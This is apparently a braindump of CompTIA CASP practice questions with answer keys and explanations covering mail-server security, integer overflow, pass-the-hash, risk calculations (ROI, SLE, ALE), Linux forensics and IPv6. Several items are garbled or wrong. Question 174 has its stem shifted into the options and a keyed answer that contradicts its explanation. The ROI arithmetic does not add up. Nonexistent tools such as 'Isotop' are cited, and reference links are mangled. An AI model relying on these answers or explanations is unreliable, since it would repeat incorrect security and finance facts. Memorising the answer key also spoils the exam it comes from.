Explanation:

In this question, we have an unauthorized mail server using the IP: 192.168.2.55.

Blocking port 25 on the firewall for all unauthorized mail servers is a common and recommended security step. Port 25 should be open on the firewall to the IP addresses of the authorized email servers only (192.168.2.10 and 192.168.2.11). This will prevent unauthorized email servers sending email or receiving and relaying email.

Email servers use SMTP (Simple Mail Transfer Protocol) to send email to other email servers. Shutting down the SMTP service on the unauthorized mail server is effectively disabling the mail server functionality of the unauthorized server.

Incorrect Answers:

A: You shouldn't worry about identifying the origination point for the malicious activity on the unauthorized mail server. There isn't much you could do about the remote origination point even if you did identify it. You have an 'unauthorized' mail server. That is what you should be dealing with. C: In this question, the email was received by the unauthorized email server (192.168.2.55) ready to be collected by the recipient. The email was not relayed (forwarded) to other email servers. Disabling open relay functionality will not stop the emails. You need to disable all email (SMTP) functionality of the unauthorized server, not just relaying.

E: STARTTLS enables TLS encryption on communications with the spam filter. It will do nothing to prevent the usage of the unauthorized email server.

References: https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocolocol

<https://www.arclab.com/en/kb/email/how-to-read-and-analyze-the-email-header-fields-spfdkim.html>

NEW QUESTION 165

The finance department for an online shopping website has discovered that a number of customers were able to purchase goods and services without any payments. Further analysis conducted by the security investigations team indicated that the website allowed customers to update a payment amount for shipping. A specially crafted value could be entered and cause a roll over, resulting in the shipping cost being subtracted from the balance and in some instances resulted in a negative balance. As a result, the system processed the negative balance as zero dollars. Which of the following BEST describes the application issue?

- A. Race condition
- B. Click-jacking

- C. Integer overflow
- D. Use after free
- E. SQL injection

Answer: C

Explanation:

Integer overflow errors can occur when a program fails to account for the fact that an arithmetic operation can result in a quantity either greater than a data type's maximum value or less than its minimum value.

Incorrect Answers:

A: Race conditions are a form of attack that normally targets timing, and sometimes called asynchronous attacks. The objective is to exploit the delay between the time of check (TOC) and the time of use (TOU).

B: Click-jacking is when attackers deceive Web users into disclosing confidential information or taking control of their computer while clicking on seemingly harmless web pages.

D: Use after free errors happen when a program carries on making use of a pointer after it has been freed.

E: A SQL injection attack occurs when the attacker makes use of a series of malicious SQL queries to directly influence the SQL database.

References: <https://www.owasp.org/index.php/IntegerHYPERLINK>

"https://www.owasp.org/index.php/Integer_overflow"_overfHYPERLINK "https://www.owasp.org/index.php/Integer_overflow"low

https://www.owasp.org/index.php/Using_freed_memory

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 151, 153, 163

NEW QUESTION 170

An external penetration tester compromised one of the client organization's authentication servers and retrieved the password database. Which of the following methods allows the penetration tester to MOST efficiently use any obtained administrative credentials on the client organization's other systems, without impacting the integrity of any of the systems?

- A. Use the pass the hash technique
- B. Use rainbow tables to crack the passwords
- C. Use the existing access to change the password
- D. Use social engineering to obtain the actual password

Answer: A

Explanation:

With passing the hash you can grab NTLM credentials and you can manipulate the Windows logon sessions maintained by the LSA component. This will allow you to operate as an administrative user and not impact the integrity of any of the systems when running your tests.

Incorrect Answers:

B: Making use of rainbow tables and cracking passwords will have a definite impact on the integrity of the other systems that are to be penetration tested.

C: Changing passwords will impact the integrity of the other systems and is not a preferable method to conduct penetration testing.

D: Social engineering is not the preferred way to accomplish the goal of penetration testing and

gaining administrative credentials on the client's network. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 17, 351

NEW QUESTION 174

The Chief Executive Officer (CEO) of a small start-up company wants to set up offices around the country for the sales staff to generate business. The company needs an effective communication solution to remain in constant contact with each other, while maintaining a secure business environment. A junior-level administrator suggests that the company and the sales staff stay connected via free social media

- A. Which of the following decisions is BEST for the CEO to make?
- B. Social media is an effective solution because it is easily adaptable to new situations.
- C. Social media is an ineffective solution because the policy may not align with the business.
- D. Social media is an effective solution because it implements SSL encryption.
- E. Social media is an ineffective solution because it is not primarily intended for business applications.

Answer: B

Explanation:

Social media networks are designed to draw people's attention quickly and to connect people is thus the main focus; security is not the main concern. Thus the CEO should decide that it would be ineffective to use social media in the company as it does not align with the company business. Incorrect Answers:

A: Social media is not designed to be easily adaptable to new situations in a workplace.

C: Social media does not necessarily make use of SSL encryption since it is designed to draw people's attention and connect them quickly.

D: Social media, though a great channel for communication is not intended for business applications. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 290-293

NEW QUESTION 178

A security administrator wants to calculate the ROI of a security design which includes the purchase of new equipment. The equipment costs \$50,000 and it will take 50 hours to install and configure the equipment. The administrator plans to hire a contractor at a rate of \$100/hour to do the installation. Given that the new design and equipment will allow the company to increase revenue and make an additional \$100,000 on the first year, which of the following is the ROI expressed as a percentage for the first year?

- A. -45 percent
- B. 5.5 percent
- C. 45 percent
- D. 82 percent

Answer: D

Explanation:

Return on investment = Net profit / Investment where: Net profit = gross profit – expenses

investment = stock + market outstanding[when defined as?] + claims or

Return on investment = (gain from investment – cost of investment) / cost of investment Thus (100 000 – 55 000)/50 000 = 0,82 = 82 %

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 337
http://www.financeformulas.net/Return_on_Investment.html

NEW QUESTION 179

A security consultant is conducting a network assessment and wishes to discover any legacy backup Internet connections the network may have. Where would the consultant find this information and why would it be valuable?

- A. This information can be found in global routing tables, and is valuable because backup connections typically do not have perimeter protection as strong as the primary connection.
- B. This information can be found by calling the regional Internet registry, and is valuable because backup connections typically do not require VPN access to the network.
- C. This information can be found by accessing telecom billing records, and is valuable because backup connections typically have much lower latency than primary connections.
- D. This information can be found by querying the network's DNS servers, and is valuable because backup DNS servers typically allow recursive queries from Internet hosts.

Answer: A

Explanation:

A routing table is a set of rules, often viewed in table format that is used to determine where data packets traveling over an Internet Protocol (IP) network will be directed. All IP-enabled devices, including routers and switches, use routing tables. Each packet contains information about its origin and destination. When a packet is received, a network device examines the packet and matches it to the routing table entry providing the best match for its destination. The table then provides the device with instructions for sending the packet to the next hop on its route across the network. Thus the security consultant can use the global routing table to get the appropriate information.

Incorrect Answers:

B: Calling the regional Internet registry will not provide you with the correct information.

C: The telecom billing information will not have information as to whether the legacy backup may have Internet connections on the network.

D: DNS server queries are used to resolve the name with each query message containing a DNS domain name, a specified query type and a specified class. This is not what the security consultant requires.

References:

[https://technet.microsoft.com/en-us/HYPERLINK \"https://technet.microsoft.com/enus/ library/cc958823.aspx\"library/cc958823.aspx](https://technet.microsoft.com/en-us/HYPERLINK \)

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 60-66

NEW QUESTION 181

A human resources manager at a software development company has been tasked with recruiting personnel for a new cyber defense division in the company. This division will require personnel to have high technology skills and industry certifications. Which of the following is the BEST method for this manager to gain insight into this industry to execute the task?

- A. Interview candidates, attend training, and hire a staffing company that specializes in technology jobs
- B. Interview employees and managers to discover the industry hot topics and trends
- C. Attend meetings with staff, internal training, and become certified in software management
- D. Attend conferences, webinars, and training to remain current with the industry and job requirements

Answer: D

Explanation:

Conferences represent an important method of exchanging information between researchers who are usually experts in their respective fields. Together with webinars and training to remain current on the subject the manager will be able to gain valuable insight into the cyber defense industry and be able to recruit personnel.

Incorrect Answers:

A: Merely interviewing candidates and hiring a staffing company will not provide the human resources manager with the necessary insight into a new cyber defense division for the company. B: Interviewing the employees and managers to pick up on hot, new trends is not the best possible way to gain the appropriate insight.

C: It is not guaranteed that the existing staff would be on top of new developments that would make them in tune with the new division that is being envisaged by the company. It would be best to gain insight from more knowledgeable sources such as conferences, etc.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 293

NEW QUESTION 186

Which of the following would be used in forensic analysis of a compromised Linux system? (Select THREE).

- A. Check log files for logins from unauthorized IPs.
- B. Check /proc/kmem for fragmented memory segments.
- C. Check for unencrypted passwords in /etc/shadow.
- D. Check timestamps for files modified around time of compromise.
- E. Use Isot to determine files with future timestamps.
- F. Use gpg to encrypt compromised data files.
- G. Verify the MD5 checksum of system binaries.
- H. Use vmstat to look for excessive disk I/

Answer: ADG

Explanation:

The MD5 checksum of the system binaries will allow you to carry out a forensic analysis of the compromised Linux system. Together with the log files of logins into the compromised system from unauthorized IPs and the timestamps for those files that were modified around the time that the compromise occurred will serve as useful forensic tools.

Incorrect Answers:

B: Checking for fragmented memory segments' is not a forensic analysis tool to be used in this case. C: The ``/etc/shadow'', contains encrypted password as well

as other information such as account or password expiration values, etc. The /etc/shadow file is readable only by the root account. This is a useful tool for Linux passwords and shadow file formats and is in essence used to keep user account information.

E: Isotop is used on Linux as a future timestamp tool and not a forensic analysis tool. F: Gpg is an encryption tool that works on Mac OS X.

H: vmstat reports information about processes, memory, paging, block IO, traps, and cpu activity. The first report produced gives averages since the last reboot. Additional reports give information on a sampling period of length delay. The process and memory reports are instantaneous in either case. This is more of an administrator tool.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 387

https://en.wikipedia.org/wiki/List_of_digital_forensics_tools

NEW QUESTION 188

A system worth \$100,000 has an exposure factor of eight percent and an ARO of four. Which of the following figures is the system's SLE?

- A. \$2,000
- B. \$8,000
- C. \$12,000
- D. \$32,000

Answer: B

Explanation:

Single Loss Expectancy (SLE) is mathematically expressed as: Asset value (AV) x Exposure Factor (EF) SLE = AV x EF = \$100 000 x 8% = \$ 8 000

References: http://www.financeformulas.net/Return_on_Investment.html https://en.wikipedia.org/wiki/Risk_assessment

NEW QUESTION 189

Since the implementation of IPv6 on the company network, the security administrator has been unable to identify the users associated with certain devices utilizing IPv6 addresses, even when the devices are centrally managed.

```
en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
```

```
ether f8:1e:af:ab:10:a3
```

```
inet6 fw80::fa1e:dfff:fee6:9d8%en1 prefixlen 64 scopeid 0x5 inet 192.168.1.14 netmask 0xfffff00 broadcast 192.168.1.255 inet6
```

```
2001:200:5:922:1035:dfff:fee6:9dfe prefixlen 64 autoconf
```

```
inet6 2001:200:5:922:10ab:5e21:aa9a:6393 prefixlen 64 autoconf temporary nd6 options=1<PERFORMNUD>
```

```
media: autoselect status: active
```

Given this output, which of the following protocols is in use by the company and what can the system administrator do to positively map users with IPv6 addresses in the future? (Select TWO).

- A. The devices use EUI-64 format
- B. The routers implement NDP
- C. The network implements 6to4 tunneling
- D. The router IPv6 advertisement has been disabled
- E. The administrator must disable IPv6 tunneling
- F. The administrator must disable the mobile IPv6 router flag
- G. The administrator must disable the IPv6 privacy extensions
- H. The administrator must disable DHCPv6 option code 1

Answer: BG

Explanation:

IPv6 makes use of the Neighbor Discovery Protocol (NDP). Thus if your routers implement NDP you will be able to map users with IPv6 addresses. However to be able to positively map users with IPv6 addresses you will need to disable IPv6 privacy extensions.

Incorrect Answers:

A: Devices making use of the EUI-64 format means that the last 64 bits of IPv6 unicast addresses are used for interface identifiers. This is not shown in the exhibit above.

C: 6to4 tunneling is used to connect IPv6 hosts or networks to each other over an IPv4 backbone. This type of tunneling is not going to ensure positive future mapping of users on the network. Besides 6to4 does not require configured tunnels because it can be implemented in border routers without a great deals of router configuration.

D: The exhibit is not displaying that the router IPv6 has been disabled. The IPv6 Neighbor Discovery's Router Advertisement message contains an 8-bit field reserved for single-bit flags. Several protocols have reserved flags in this field and others are preparing to reserve a sufficient number of flags to exhaust the field.

E: Disabling the tunneling of IPv6 does not ensure positive future IPv6 addressing.

F: The IPv6 router flag is used to maintain reachability information about paths to active neighbors, thus it should not be disabled if you want to ensure positive mapping of users in future.

H: DHCPv6 is a network protocol for configuring IPv6 hosts with IP addresses, IP prefixes and other configuration data that is necessary to function properly in an IPv6 network. This should not be disabled.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 49

http://www.tcpipguide.com/free/t_IPv6InterfacelIdentifiersandPhysicalAddressMapping-2.htm.HYPERLINK

"http://www.tcpipguide.com/free/t_IPv6InterfacelIdentifiersandPhysicalAddressMapping-2.htm"tcpipguide.com/free/t_IPv6InterfacelIdentifiersandPhysicalAddressMapping-2.htm

NEW QUESTION 190

The risk manager at a small bank wants to use quantitative analysis to determine the ALE of running a business system at a location which is subject to fires during the year. A risk analyst reports to the risk manager that the asset value of the business system is \$120,000 and, based on industry data, the exposure factor to fires is only 20% due to the fire suppression system installed at the site. Fires occur in the area on average every four years. Which of the following is the ALE?

- A. \$6,000
- B. \$24,000
- C. \$30,000
- D. \$96,000

Answer: A

Explanation:

Single Loss Expectancy (SLE) is mathematically expressed as: Asset value (AV) x Exposure Factor (EF) $SLE = AV \times EF = \$120,000 \times 20\% = \$24,000$ (this is over 4 years)

Thus $ALE = \$24,000 / 4 = \$6,000$

References: [HYPERLINK](#)

"http://www.financeformulas.net/Return_on_Investment.html"http://www.financeformulas.net/Return_on_Investment.html[HYPERLINK](#)

"http://www.financeformulas.net/Return_on_Investment.html"https://en.wikipedia.org/wiki/Risk_assessment[HYPERLINK](#)

"https://en.wikipedia.org/wiki/Risk_assessment"[nt](#)

Project Management Institute, A Guide to the Project Management Body of Knowledge (PMBOK Guide), 5th Edition, Project Management Institute, Inc., Newtown Square, 2013, p. 198

McMillan, Troy and Robin Abernathy, CompTIA Advanced Security Practitioner (CASP) CAS-002 Cert Guide, Pearson Education, Indianapolis, 2015, p. 305

NEW QUESTION 191

An accountant at a small business is trying to understand the value of a server to determine if the business can afford to buy another server for DR. The risk manager only provided the accountant with the SLE of \$24,000, ARO of 20% and the exposure factor of 25%. Which of the following is the correct asset value calculated by the accountant?

- A. \$4,800
- B. \$24,000
- C. \$96,000
- D. \$120,000

Answer: C

Explanation:

The annualized loss expectancy (ALE) is the product of the annual rate of occurrence (ARO) and the single loss expectancy (SLE). It is mathematically expressed as: $ALE = ARO \times SLE$

Single Loss Expectancy (SLE) is mathematically expressed as: Asset value (AV) x Exposure Factor (EF) Thus if $SLE = \$24,000$ and $EF = 25\%$ then the Asset value is $SLE/EF = \$96,000$

References: http://www.financeformulas.net/Return_on_Investment.html https://en.wikipedia.org/wiki/Risk_assessment[HYPERLINK](#)

"https://en.wikipedia.org/wiki/Risk_assessment"[nt](#)

NEW QUESTION 192

A well-known retailer has experienced a massive credit card breach. The retailer had gone through an audit and had been presented with a potential problem on their network. Vendors were authenticating directly to the retailer's AD servers, and an improper firewall rule allowed pivoting from the AD server to the DMZ where credit card servers were kept. The firewall rule was needed for an internal application that was developed, which presents risk. The retailer determined that because the vendors were required to have site to site VPN's no other security action was taken.

To prove to the retailer the monetary value of this risk, which of the following type of calculations is needed?

- A. Residual Risk calculation
- B. A cost/benefit analysis
- C. Quantitative Risk Analysis
- D. Qualitative Risk Analysis

Answer: C

Explanation:

Performing quantitative risk analysis focuses on assessing the probability of risk with a metric measurement which is usually a numerical value based on money or time.

Incorrect Answers:

A: A residual risk is one that still remains once the risk responses are applied. Thus a Residual risk calculation is not required.

B: Cost Benefit Analysis is used for Quality Planning. This is not what is required.

D: A qualitative risk analysis entails a subjective assessment of the probability of risks. The scenario warrants a quantitative risk.

References:

Project Management Institute, A Guide to the Project Management Body of Knowledge (PMBOK Guide), 5th Edition, Project Management Institute, Inc., Newtown Square, 2013, pp. 373, 585, 589 Schwalbe, Kathy, Managing Information Technology Projects, Revised 6th Edition, Course Technology, Andover, 2011, pp. 421-447

Whitaker, Sean, PMP Training Kit, O'Reilly Media, Sebastopol, 2013, pp. 335-375

NEW QUESTION 194

A security engineer is a new member to a configuration board at the request of management. The company has two new major IT projects starting this year and wants to plan security into the application deployment. The board is primarily concerned with the applications' compliance with federal assessment and authorization standards. The security engineer asks for a timeline to determine when a security assessment of both applications should occur and does not attend subsequent configuration board meetings. If the security engineer is only going to perform a security assessment, which of the following steps in system authorization has the security engineer omitted?

- A. Establish the security control baseline
- B. Build the application according to software development security standards
- C. Review the results of user acceptance testing
- D. Consult with the stakeholders to determine which standards can be omitted

Answer: A

Explanation:

A security baseline is the minimum level of security that a system, network, or device must adhere to. It is the initial point of reference for security and the document against which assessments would be done.

Incorrect Answers:

B: Building the application with secure coding is the programmers' duty. C: User acceptance testing is part of the development process

D: Standards are not security concerns. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 272-273

NEW QUESTION 196

A security engineer on a large enterprise network needs to schedule maintenance within a fixed window of time. A total outage period of four hours is permitted for servers. Workstations can undergo maintenance from 8:00 pm to 6:00 am daily. Which of the following can specify parameters for the maintenance work? (Select TWO).

- A. Managed security service
- B. Memorandum of understanding
- C. Quality of service
- D. Network service provider
- E. Operating level agreement

Answer: BE

Explanation:

B: A memorandum of understanding (MOU) documents conditions and applied terms for outsourcing partner organizations that must share data and information resources. It must be signed by a representative from each organization that has the legal authority to sign and are typically secured, as they are considered confidential.

E: An operating level agreement (OLA) defines the responsibilities of each partner's internal support group and what group and resources are used to meet the specified goal. It is used in conjunction with service level agreements (SLAs).

Incorrect Answers:

A: A managed security service (MSS) is a network security service that has been outsourced to a service provider, such as an Internet Service Provider (ISP). In the earlier days of the Internet, ISPs would sell customers a firewall appliance, as customer premises equipment (CPE), and for an additional fee would manage the customer-owned firewall over a dial-up connection.

C: Quality of service (QoS) is a mechanism that is designed to give priority to different applications, users, or data to provide a specific level of performance. It is often used in networks to prioritize certain types of network traffic.

D: A network service provider (NSP) provides bandwidth or network access via direct Internet backbone access to the Internet and usually access to its network access points (NAPs). They are sometimes referred to as backbone providers or internet providers.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 237, 362

https://en.wikipedia.org/wiki/Managed_security_service

https://en.wikipedia.org/wiki/Managed_security_service

https://en.wikipedia.org/wiki/Managed_security_service

https://en.wikipedia.org/wiki/Network_service_provider

NEW QUESTION 199

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